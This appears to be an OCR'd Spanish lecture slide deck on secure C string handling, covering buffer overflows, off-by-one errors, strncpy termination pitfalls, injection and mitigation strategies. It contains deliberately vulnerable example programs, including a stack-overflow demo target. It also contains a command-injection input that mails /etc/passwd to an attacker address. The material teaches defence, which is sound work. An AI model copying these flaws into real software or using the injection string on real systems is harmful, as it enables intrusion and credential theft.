Fundamentos del Software: introducción a la programación verificada

Programación segura

Cadenas

Roberto Blanco[†] & Ricardo J. Rodríguez[‡]

MAX PLANCK INSTITUTE
FOR SECURITY AND PRIVACY

Universidad Zaragoza

[†]Max Plank Institute for Security and Privacy
Bochum, Alemania

[‡]Dpto. de Informática e Ingeniería de Sistemas
Universidad de Zaragoza (España)

Septiembre 2020

Universidad de Zaragoza

Índice

Universidad Zaragoza

Cadenas

- Tipo de dato usado en la mayoría de **datos que se intercambian entre un sistema y un usuario**
  - **Entrada de datos al programa**
  - **Argumentos de ejecución**
  - **Variables de entrada**


Universidad Zaragoza

Cadenas

- Tipo de dato usado en la mayoría de **datos que se intercambian entre un sistema y un usuario**
  - **Entrada de datos al programa**
  - **Argumentos de ejecución**
  - **Variables de entrada**
- **Vulnerabilidades software presentes por** weaknesses in:
  - **Representación de las cadenas**
  - **Gestión de las cadenas**
  - **Manipulación de las cadenas**
- **Tipo de dato en C**:
  - Cadenas: `char *`
  - Cadenas “anchas”: `wchar_t`


Universidad Zaragoza

Cadenas



- En C, **una cadena es una secuencia contigua de caracteres que terminan en un carácter nulo** (carácter `\0`)
- **Longitud de la cadena**: número de bytes que preceden al byte nulo

Cadenas



- En C, **una cadena es una secuencia contigua de caracteres que terminan en un carácter nulo** (carácter `\0`)
- **Longitud de la cadena**: número de bytes que preceden al byte nulo
- En C, las cadenas son **vectores de caracteres**. Por tanto, pueden tener los mismos problemas que los vectores
- **Es especialmente importante conocer las reglas de programación segura cuando se trabaja con cadenas en C** (más en `https://wiki.sei.cmu.edu/confluence/pages/viewpage.action?pageId=87152051`)
  - ARR30-C. *Do not form or use out-of-bounds pointers or array subscripts*
  - ARR32-C. *Ensure size arguments for variable length arrays are in a valid range*
  - ARR36-C. *Do not subtract or compare two pointers that do not refer to the same array*
  - ARR37-C. *Do not add or subtract an integer to a pointer to a non-array object*
  - ARR38-C. *Guarantee that library functions do not form invalid pointers*
  - ARR39-C. *Do not add or subtract a scaled integer to a pointer*

Universidad Zaragoza

Cadenas

Problemas típicos

```c
void func(char s[]) {
    size_t num_elem = sizeof(s) / sizeof(s[0]);
    // num_elem is equal to sizeof(char *)
}

int main(void) {
    char str[] = "This is a string";
    size_t num_elem = sizeof(str) / sizeof(str[0]);
    // here, num_elem is equal to 16
    size_t num_elem2 = strlen(str);
    // num_elem2 is equal to 16
    func(str);
}
```

- **¿Cómo se puede determinar el número de elementos de un vector?**
- `strlen()` devuelve la longitud de una cadena acabada en byte nulo, **pero no el espacio disponible del vector**
- **Recomendación ARR01-C**. *Do not apply the* ***`sizeof`*** *operator to a pointer when taking the size of an array*

Cadenas

Problemas típicos

```
void transform_string(size_t size, char str[size]){
    for (size_t i = 0; i <= size; i++)
        str[i] = toupper(str[i]);
}
```

- **Desde C99 se permite expresar el tamaño de un vector en los argumentos de una función**
- **Debe de ser o un parámetro anterior o un valor constante**
- **Recomendación API05-C**. *Use conformant array parameters*
- Ojo! **si `size` considera también el byte nulo, entonces la condición debería de ser estrictamente menor**

Universidad Zaragoza

Cadenas

Wide strings – ¿qué son?

- **Cada elemento de una cadena ocupa un byte** (tabla ASCII)
- **Cada elemento de una cadena ancha ocupa más de un byte** (depende de la implementación interna)
- Básicamente, **son útiles para representar caracteres no ASCII, como los disponibles en el alfabeto chino, cirílico o ruso**

Universidad Zaragoza
1542

Literales de cadena

- **Secuencia de caracteres entre doble comilla** (e.g., `"This is a string"`)
- Una cadena ancha es lo mismo, excepto que **se prefija con la letra L** (e.g., `L"This is a string"`)
- **Diferencias entre estándares C/C++**:
  - El literal de cadena es de tipo `char` en C
  - El literal de cadena es de tipo `const char` en C++

Universidad Zaragoza

Literales de cadena

- **Secuencia de caracteres entre doble comilla** (e.g., `"This is a string"`)
- Una cadena ancha es lo mismo, excepto que **se prefija con la letra L** (e.g., `L"This is a string"`)
- **Diferencias entre estándares C/C++**:
  - El literal de cadena es de tipo `char` en C
  - El literal de cadena es de tipo `const char` en C++
- Por tanto, **un literal de cadena en C es modificable** (a diferencia de C++)
  - Si se modifica, **el comportamiento del programa no está definido**
  - **Regla STR30-C**. *Do not attempt to modify string literals*

Universidad Zaragoza

Literales de cadena

Inicialización

- Supón `const char s[3] = "abc";`
- **¿Falta algo?**

Literales de cadena

Inicialización

- Supón `const char s[3] = "abc";`
- **¿Falta algo?**
  - El tamaño del literal es 4, mientras que el tamaño definido en el vector es 3
  - **Falta de contar el byte nulo!**
- **Es mejor no especificar el tamaño del vector**, e.g.,
  `const char s[] = "abc";`
  - **El compilador reservará el espacio necesario para el literal de cadena**
  - **Simplifica el mantenimiento del código**

Universidad Zaragoza

Tipo de dato carácter

Diferentes tipos de dato carácter

- `char`, `signed char`, `unsigned char`
  - `signed char` y `unsigned char` permiten almacenar enteros pequeños (1 byte)
  - `char` "plano":
    - Este es el tipo de dato de cada elemento de un literal de cadena meaning) as opposed to integer data
- `unsigned char`
  - **Usado internamente en funciones de comparación de cadenas**
  - **El resultado de la comparación no depende del signo de `char`**
  - **Útil cuando se requiere acceder a todos los bits del elemento**

Universidad Zaragoza

Tipo de dato carácter

Diferentes tipos de dato carácter

- `char`, `signed char`, `unsigned char`
  - `signed char` y `unsigned char` permiten almacenar enteros pequeños (1 byte)
  - `char` "plano":
    - Este es el tipo de dato de cada elemento de un literal de cadena meaning) as opposed to integer data
- `unsigned char`
  - **Usado internamente en funciones de comparación de cadenas**
  - **El resultado de la comparación no depende del signo de `char`**
  - **Útil cuando se requiere acceder a todos los bits del elemento**
- **Recomendación STR04-C**. *Use plain char for characters in the basic character set*

Universidad Zaragoza

Tipo de dato carácter

```c
#include <string.h>

int main(void) {
    size_t len;
    char cstr[] = "char string";
    signed char scstr[] = "signed char string";
    unsigned char ucstr[] = "unsigned char";
    // no compiler warning
    len = strlen(cstr);
    // compiler warns when char is unsigned
    len = strlen(scstr);
    // compiler warns when char is signed
    len = strlen(ucstr);
}
```

- Si se compila con todos los avisos activos (según recomendación MSC00-C), **obtendríamos algunos avisos**:
  - `unsigned char[]` a `const char *`, cuando `char` es considerado con signo
  - `signed char[]` a `const char *`, cuando `char` es considerado sin signo
- **Pueden aplicarse conversiones de tipo para evitar estos avisos.**
- **Si se usa un compilador C++, las conversiones implícitas son errores y se requieren las conversiones de tipo**

Universidad Zaragoza

Índice

Universidad Zaragoza

Errores más comunes

- **Copia incorrecta de cadenas acotadas**
- **Errores de terminación**
- **Truncamiento**
- **Escritura fuera de los límites del vector**
- **Errores *off-by-one***
- **Sanitización de datos incorrecta**

Universidad Zaragoza

Errores más comunes

Copia incorrecta de cadenas acotadas

```c
#include <stdio.h>
#include <stdlib.h>

void get_y_or_n(void) {
   char response[8];
   printf("Continue? [y] n: ");
   gets(response);
   if (response[0] == 'n')
      exit(0);
   return;
}
```

Errores más comunes

Copia incorrecta de cadenas acotadas

```c
#include <stdio.h>
#include <stdlib.h>

void get_y_or_n(void) {
   char response[8];
   printf("Continue? [y] n: ");
   gets(response);
   if (response[0] == 'n')
      exit(0);
   return;
}
```

- **Comportamiento indefinido si se reciben más de 8 caracteres**
- La función **`gets` es una función obsoleta desde C11**: **regla MSC34-C**. *Do not use deprecated or obsolete functions*

Errores más comunes

Detalles de la implementación de la función `gets`

```
char *gets(char *dest) {
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

¿Dónde está el problema?

Errores más comunes

Copia incorrecta de cadenas acotadas

```
int main(int argc, char *argv[]) {
    char *buff = malloc(strlen(argv[1])+1);
    if (buff != NULL) {
        strcpy(buff, argv[1]);
        printf("argv[1] = %s.\n", buff);
    }
    else {
        // Couldn't get the memory - recover
    }
    return 0;
}
```

- **Primero se comprueba la longitud del buffer necesario, luego se reserva la memoria**

Errores más comunes

Copia incorrecta de cadenas acotadas – copia y concatenación

```
int main(int argc, char *argv[]) {
    char name[2048];
    strcpy(name, argv[1]);
    strcat(name, " = ");
    strcat(name, argv[2]);
    ...
}
```

- **Es muy fácil cometer errores cuando se copian o concatenan cadenas**: **estas funciones desconocen el tamaño del destino**
- **Solución**: usar funciones seguras
  - `strncpy`, `strncat`, etc.
  - Requieren un parámetro extra, que indica el número de bytes a copiar/concatenar

Universidad Zaragoza

Errores más comunes

Errores de terminación

- **CUIDADO: el uso de funciones seguras también puede provocar errores**
- **Ojo cuando las uses!**

```
int main(void) {
    char a[16];
    char b[16];
    char c[32];
    strncpy(a, "0123456789abcdef", sizeof(a));
    strncpy(b, "0123456789abcdef", sizeof(b));
    strncpy(c, a, sizeof(c));
}
```

- Observa `a[]` y `b[]` en el código anterior

Errores más comunes

Errores de terminación

- **CUIDADO: el uso de funciones seguras también puede provocar errores**
- **Ojo cuando las uses!**

```
int main(void) {
    char a[16];
    char b[16];
    char c[32];
    strncpy(a, "0123456789abcdef", sizeof(a));
    strncpy(b, "0123456789abcdef", sizeof(b));
    strncpy(c, a, sizeof(c));
}
```

- Observa `a[]` y `b[]` en el código anterior
  - **Ninguno de ellas finaliza correctamente**
  - **Falta el byte nulo!**

Errores más comunes

Errores de terminación

```
$ man strncpy
[omitted for clarity]

SYNOPSIS
[omitted for clarity]

     char *
     strncpy(char * dst, const char * src, size_t len);

DESCRIPTION
[omitted for clarity]

     The stpncpy() and strncpy() functions copy at most
        len characters from src into dst.
        If src is less than len characters long, the remainder of dst is filled

        with '\0' characters. Otherwise, dst is not terminated.
```

Errores más comunes

Truncamiento

- **Funciones que restringen el número de bytes al destino se recomiendan para ayudar a mitigar los posibles problemas de desbordamiento de búfer** (lo veremos ahora)
  - `strncpy()` en vez de `strcpy()`
  - `fgets()` en vez de `gets()`
  - `snprintf()` en vez de `sprintf()`
- Pero ojo: **con estas funciones, si la cadena origen es más grande que los límites especificado, se estará truncando**
  - Pérdida de datos
  - En algunos casos, incluso pueden introducir vulnerabilidades (caso anterior)

Errores más comunes

Escritura fuera de los límites

```
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3
 4 int main(int argc, char *argv[]){
 5     int i = 0;
 6     char buff[128];
 7     char *arg1 = argv[1];
 8     while (arg1[i] != '\0' ) {
 9         buff[i] = arg1[i];
10         i++;
11     }
12     buff[i] = '\0';
13     printf("buff = %s\n", buff);
14
15     return EXIT_SUCCESS;
16 }
```

Errores más comunes

Escritura fuera de los límites

Buffer overflow

- También llamado *buffer overrun*
- **Uno de los errores más prevalentes en programas C/C++**
- Un poco de historia: **gusano Morris** (1988)
  - Demonio de UNIX `fingerd` (BSD-derived)
  - Si queréis leer más: doi: 10.1145/66093.66095
- **Interesante trabajo de *Aleph One* en 1996**
  - *Smashing the stack for fun and profit*, Phrack, 7(49), 1996
  - `http://phrack.org/issues/49/14.html`
- Problema derivado de la escritura de un buffer más allá de los límites
- **Las funciones inseguras NO comprueban los límites del destino**, con lo que escriben más allá de los límites
  - Ejemplos de funciones inseguras: `gets`, `scanf`, `strcpy`, `strcat`, `sprintf`, ...

Universidad Zaragoza

Errores más comunes

Escritura fuera de los límites

- Dependiendo de dónde ocurren, dos tipos:
  - **Basados en la pila** (`https://cwe.mitre.org/data/definitions/121.html`)
  - **Basados en el heap** (`https://cwe.mitre.org/data/definitions/122.html`)

Universidad Zaragoza

Errores más comunes

Escritura fuera de los límites

- Dependiendo de dónde ocurren, dos tipos:
  - **Basados en la pila** (`https://cwe.mitre.org/data/definitions/121.html`)
  - **Basados en el heap** (`https://cwe.mitre.org/data/definitions/122.html`)
- **¿Qué se guarda en estos segmentos de memoria?**
  - Pila: parámetros de función, **variables locales**, y **dirección de retorno**
  - Heap: memoria dinámica (memoria reservada por el programa – también objetos)

Universidad Zaragoza

Errores más comunes

Escritura fuera de los límites

- Dependiendo de dónde ocurren, dos tipos:
  - **Basados en la pila** (`https://cwe.mitre.org/data/definitions/121.html`)
  - **Basados en el heap** (`https://cwe.mitre.org/data/definitions/122.html`)
- **¿Qué se guarda en estos segmentos de memoria?**
  - Pila: parámetros de función, **variables locales**, y **dirección de retorno**
  - Heap: memoria dinámica (memoria reservada por el programa – también objetos)

Posibles consecuencias

- **Denial-of-Service** (consumo de recursos, crashes)
- **Ejecución de código (o comandos) no autorizada**
- **Evitación de mecanismos de protección**
- **Otros...**

Errores más comunes

Escritura fuera de los límites

```
char           A[8];
unsigned short B;
```


- Variable A: 8B (1 char → 1B)
- Variable B: 2B
  - No inicializadas

Errores más comunes

Escritura fuera de los límites

```
char           A[8];
unsigned short B;
```

- Variable A: 8B (1 char → 1B)
- Variable B: 2B
  - No inicializadas




Errores más comunes

Escritura fuera de los límites

```
char           A[8];
unsigned short B;
```

- Variable A: 8B (1 char → 1B)
- Variable B: 2B
  - No inicializadas



- Copiemos una cadena a A...


```
strcpy(A, "cadena");
```

Errores más comunes

Escritura fuera de los límites

```
char           A[8];
unsigned short B;
```


- Variable A: 8B (1 char → 1B)
- Variable B: 2B
  - No inicializadas



- Copiemos una cadena a A...

```
strcpy(A, "cadena");
```

- ¿Cómo queda la memoria?




Errores más comunes

Escritura fuera de los límites

```
char           A[8];
unsigned short B;
```


- Variable A: 8B (1 char → 1B)
- Variable B: 2B
  - No inicializadas



- Copiemos una cadena a A...

```
strcpy(A, "cadena");
```

- ¿Cómo queda la memoria?



- ¿Y si copiamos una más larga?


```
strcpy(A, "cadena larga");
```

Errores más comunes

Escritura fuera de los límites

```
char           A[8];
unsigned short B;
```


- Variable A: 8B (1 char → 1B)
- Variable B: 2B
  - No inicializadas



- Copiemos una cadena a A...

```
strcpy(A, "cadena");
```

- ¿Cómo queda la memoria?



- ¿Y si copiamos una más larga?

```
strcpy(A, "cadena larga");
```


- ¿Cómo queda la memoria?

Errores más comunes

Escritura fuera de los límites

```
char           A[8];
unsigned short B;
```


- Variable A: 8B (1 char → 1B)
- Variable B: 2B
  - No inicializadas



- Copiemos una cadena a A...

```
strcpy(A, "cadena");
```


- ¿Cómo queda la memoria?



- ¿Y si copiamos una más larga?

```
strcpy(A, "cadena larga");
```

- ¿Cómo queda la memoria?




Errores más comunes

Escritura fuera de los límites

```
char           A[8];
unsigned short B;
```


- Variable A: 8B (1 char → 1B)
- Variable B: 2B
  - No inicializadas



- Copiemos una cadena a A...

```
strcpy(A, "cadena");
```


- ¿Cómo queda la memoria?



- ¿Y si copiamos una más larga?

```
strcpy(A, "cadena larga");
```

- ¿Cómo queda la memoria?



Sobreescritura de memoria adyacente

Errores más comunes

Escritura fuera de los límites – ejemplo + demo

```c
// vuln1.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 256

void secret()
{
    printf("YOU WIN!\n");
}

void copy_arg(char *s)
{
    char buffer[BUFLEN];

    strcpy(buffer, s);
    printf("Your argument is: %s\n", buffer);
}

int main(int argc, char *argv[])
{
    if(argc != 2){
        fprintf(stderr, "usage error: %s string - echoes
           string argument\n", argv[0]);
        return EXIT_FAILURE;
    }
    copy_arg(argv[1]);

    return EXIT_SUCCESS;
}
```

Errores más comunes

Escritura fuera de los límites – ejemplo + demo

```c
// vuln1.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 256

void secret()
{
    printf("YOU WIN!\n");
}

void copy_arg(char *s)
{
    char buffer[BUFLEN];

    strcpy(buffer, s);
    printf("Your argument is: %s\n", buffer);
}

int main(int argc, char *argv[])
{
    if(argc != 2){
        fprintf(stderr, "usage error: %s string - echoes
            string argument\n", argv[0]);
        return EXIT_FAILURE;
    }
    copy_arg(argv[1]);

    return EXIT_SUCCESS;
}
```

- **L17: `strcpy` es una función insegura**
  - **No comprueba la longitud** de `buffer`: copia cada byte de `s` a `buffer` hasta que encuentra el fin de cadena (carácter `NULL`)
  - Cuando el tamaño de `s` es más grande que `BUFLEN`, la memoria adyacente a `buffer` se sobrescribe
  - ¿Qué elementos hemos dicho que se almacenan en la pila, además de las variables locales (como `buffer`)?

Universidad Zaragoza

Errores más comunes

Escritura fuera de los límites – ejemplo + demo

```c
// vuln1.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFLEN 256

void secret()
{
    printf("YOU WIN!\n");
}

void copy_arg(char *s)
{
    char buffer[BUFLEN];

    strcpy(buffer, s);
    printf("Your argument is: %s\n", buffer);
}

int main(int argc, char *argv[])
{
    if(argc != 2){
        fprintf(stderr, "usage error: %s string - echoes
            string argument\n", argv[0]);
        return EXIT_FAILURE;
    }
    copy_arg(argv[1]);

    return EXIT_SUCCESS;
}
```

- **L17: `strcpy` es una función insegura**
  - **No comprueba la longitud** de `buffer`: copia cada byte de `s` a `buffer` hasta que encuentra el fin de cadena (carácter `NULL`)
  - Cuando el tamaño de `s` es más grande que `BUFLEN`, la memoria adyacente a `buffer` se sobrescribe
  - ¿Qué elementos hemos dicho que se almacenan en la pila, además de las variables locales (como `buffer`)?

BINGO: la dirección de retorno a `main`

(*veamos un ejemplo!*)

Universidad Zaragoza

Errores más comunes

Errores *off-by-one*

¿Cuántos errores *off-by-one* hay aquí?

```
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3 #include <string.h>
 4
 5 int main(void){
 6     char source[10];
 7     int i;
 8
 9     strcpy(source, "0123456789");
10     char *dest = malloc(strlen(source));
11     for (i = 1; i <= 11; i++) {
12         dest[i] = source[i];
13     }
14     dest[i] = '\0';
15     printf("dest = %s", dest);
16
17     return EXIT_SUCCESS;
18 }
```

Errores más comunes

Sanitización de datos incorrecta

- Supón una aplicación que lee una dirección de correo electrónico del usuario (guardándola en `addr`) y luego la manda a otra componente del sistema (e.g., una consola de órdenes)

```
sprintf(buffer,
    "/bin/mail %s < /tmp/email",
    addr
);
system(buffer);
```

- **¿Qué pasara aquí si el usuario da esta entrada?**

```
bogus@addr.com; cat /etc/passwd | mail some@badguy.net
```

  - **Ejemplo de inyección de comandos**

Ejemplo extraído de: Viega, J., & Messier, M. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

Universidad Zaragoza

Errores más comunes

Sanitización de datos incorrecta

Error en sanitación de entrada que acaba en un subsistema que la interpreta de manera no esperada

Tipos de inyección:

- **Inyección de comandos**
- **Inyección de cadenas de formato**
- **Inyección SQL**
- **Inyección XML/Xpath**
- **Cross-site scripting** (XSS)

Universidad Zaragoza

Errores más comunes

Sanitización de datos incorrecta

Aproximaciones

- **Deny-list**
  - **Reemplazar los caracteres que pueden ser peligrosos por otros caracteres**
  - Problema: requiere reconocer a priori qué es peligroso
- **Allow-list**
  - **Define los caracteres válidos y elimina aquellos que no son aceptados**
  - Las entradas válidas normalmente están definidas sobre un conjunto acotado y conocido
  - Útil para asegurar que la entrada tiene aquello que consideramos “seguro”

Universidad Zaragoza
1542

Índice

Universidad Zaragoza

Estrategias de mitigación

Posibles estrategias:

- **Evitar que ocurran los desbordamientos**
- **Detectarlos y recuperarse de forma segura**, sin permitir la explotación

Otras alternativas:

- **Defensa en profundidad**
- **Aplicar alguna técnica de manejo de cadenas segura (como prevención) e incorporar técnicas de detección y recuperación en tiempo de ejecución**

Universidad Zaragoza

Estrategias de mitigación

Gestión de cadenas

- **Regla STR01-C**. *Adopt and implement a consistent plan for managing strings*
  - **Selecciona una aproximación para gestionar las cadenas y aplícala de manera consistente**
- **Si la decisión se deja a los programadores, es probable que sean diferentes e inconsistentes**

Universidad Zaragoza

Estrategias de mitigación

Gestión de cadenas – modelos de gestión de memoria

Tipos de gestión de memoria

- **El llamante reserva y libera**
- **El llamado reserva, el llamante libera**
- **El llamado reserva y libera**

Universidad Zaragoza

Estrategias de mitigación

El llamante reserva y libera

- Funciones de cadenas definidas en <string.h> (C11)
- Anexo K C11 (*bounds-checking interfaces*)
  - Creado por Microsoft para soportar código legado
  - **Estandarizado como ISO/IEC TR 24731-1, incorporado en C11 como anexo normativo** (anexo K)
  - **Define funciones alternativas que son seguras**: `strcpy_s`, `strcat_s`, ...
  - Garantiza que todas las cadenas están bien terminadas
  - Hay que incluir directiva especial: `#define __STDC_WANT_LIB_EXT1__ 1`

Universidad Zaragoza

Estrategias de mitigación

El llamado reserva, el llamante libera

ISO/IEC TR 24731-2

- **Reemplaza muchas de las funciones de cadenas de C99 que usan memoria dinámica para asegurarse que no hay desbordamientos**
- Necesario incluir directiva especial: `#define __STDC_WANT_LIB_EXT2__ 1`
- **Problema**: responsabilidad del llamante de liberar la memoria reservada
- Buena solución para evitar desbordamientos de buffer, pero:
  - **Ataques DoS**: reserva de memoria dinámica hasta que se queda sin memoria
  - **Más propenso a errores relacionados con gestión de memoria dinámica**

Universidad Zaragoza

Estrategias de mitigación
El llamado reserva y libera

- **Es el modelo más seguro**. Sólo disponible en C++
  - Clase `std::basic_string`
- **Todavía existen algunos problemas**:
  - Uso de iteradores inválidos o no inicializados
  - Acceso a elemento fuera de rango

Universidad Zaragoza

Fundamentos del Software: introducción a la programación verificada

Programación segura

Cadenas

Roberto Blanco[†] & Ricardo J. Rodríguez[‡]

MAX PLANCK INSTITUTE
FOR SECURITY AND PRIVACY

Universidad Zaragoza

[†]Max Plank Institute for Security and Privacy
Bochum, Alemania

[‡]Dpto. de Informática e Ingeniería de Sistemas
Universidad de Zaragoza (España)

Septiembre 2020

Universidad de Zaragoza